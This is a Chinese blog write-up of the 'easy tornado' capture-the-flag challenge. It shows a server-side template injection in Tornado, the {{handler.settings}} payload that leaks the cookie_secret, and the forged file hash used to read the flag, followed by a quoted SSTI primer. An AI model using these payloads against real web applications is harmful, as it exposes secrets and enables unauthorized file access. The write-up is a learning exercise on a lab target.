
护网杯2018-easy tornado（BUUCTF）

原创

白衣w 于 2020-02-07 10:05:57 发布 2079 收藏 2


分类专栏： CTF之Web

本文链接：https://blog.csdn.net/wyj_1216/article/details/104206331



> ssti模板注入
> tornado框架
> rander

题目



writeup

首先发现有三个文件，点进去看下

```
/flag.txt
flag in /fllllllllllllag
/file?filename=/flag.txt&filehash=a41fc7432da96c4b11c1bf1808f3417e

/welcome.txt
render
/file?filename=/welcome.txt&filehash=2d82325b83dec059849a73bd6709d556

/hints.txt
md5(cookie_secret+md5(filename))
/file?filename=/hints.txt&filehash=e75bc22f1d6fee55fc0892a5db345041
```

我们发现：

- flag in /fllllllllllag
- render
- md5(cookie_secret+md5(filename))
- url文件读取的格式为文件名+32位字符串


结合一下，当为

```
/file?filename=/fllllllllllllag&filehash=md5(cookie_secret+md5(filename))
```

故我们应该找到`cookie_secret`

假设构造一个类似的：

```
/file?filename=/fllllllllllllag&filehash=e75bc22f1d6fee55fc0892a5db345041   //32位是随便造了一个，并非正确答案，查看报错信息
```




考虑到之前的提示：rander

即：渲染函数


查询资料发现与rander相关的ssti模板注入

于是尝试：

```
/error?msg={{1}}
```




```
/error?msg={{7*7}}
```



果然是ssti模板注入

现在考虑如何利用这个点得到`cookie_secret`


于是查询tornado框架以及各位大佬的文章，找到`cookie_secret`的储存

发现：

```
handler.settings
```

于是尝试：

```
/error?msg={{handler.settings}}
```



{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '1bb26525-b9f0-47b4-a7ef-f0fadb35805e'}

得到：


```
'cookie_secret': '1bb26525-b9f0-47b4-a7ef-f0fadb35805e'
```

于是进行上面公式计算：

```
md5(cookie_secret+md5(filename))
=md5(1bb26525-b9f0-47b4-a7ef-f0fadb35805e+md5(/fllllllllllllag))
=22e3d9b04ea3f968fbed51029a347666
```

于是尝试按照一开始猜想构造：

```
/file?filename=/fllllllllllllag&filehash=22e3d9b04ea3f968fbed51029a347666
```



得到flag~

知识点

ssti模板注入

https://www.jianshu.com/p/aef2ae0498df

https://blog.csdn.net/qq_33020901/article/details/83036927

> 通过模板，Web应用可以把输入转换成特定的HTML文件或者email格式。就拿一个销售软件来说，我们假设它会发送大量的邮件给客户，并在每封邮件前SKE插入问候语，它会通过Twig（一个模板引擎）做如下处理：
> $output = $twig->render($_GET[‘custom_email’] , array(“first_name” => $user.first_name));
> 有经验的读者可能迅速发现 XSS，但是问题不止如此。这行代码其实有更深层次的隐患，假设我们发送如下请求：
> custom_email={{7*7}} // GET 参数
> 49 // $output 结果
> 还有更神奇的结果：
> custom_email={{self}} // GET 参数
> Object of class
> __TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5
> could not be converted to string // 错误
> 我们不难猜到服务器执行了我们传过去的数据。每当服务器用模板引擎解析用户的输入时，这类问题都有可能发生。除了常规的输入外，攻击者还可以通过 LFI（文件包含）触发它。模板注入和 SQL 注入的产生原因有几分相似——都是将未过滤的数据传给引擎解析。
> 为什么我们在模板注入前加“服务端”呢？这是为了和 jQuery，KnockoutJS 产生的客户端模板注入区别开来。通常的来讲，前者甚至可以让攻击者执行任意代码，而后者只能 XSS。

rander

https://cn.vuejs.org/v2/guide/render-function.html

tornado

https://www.tornadoweb.org/en/stable/

https://blog.csdn.net/ljphilp/article/details/47103745

md5

在线加密小工具：

https://md5jiami.51240.com/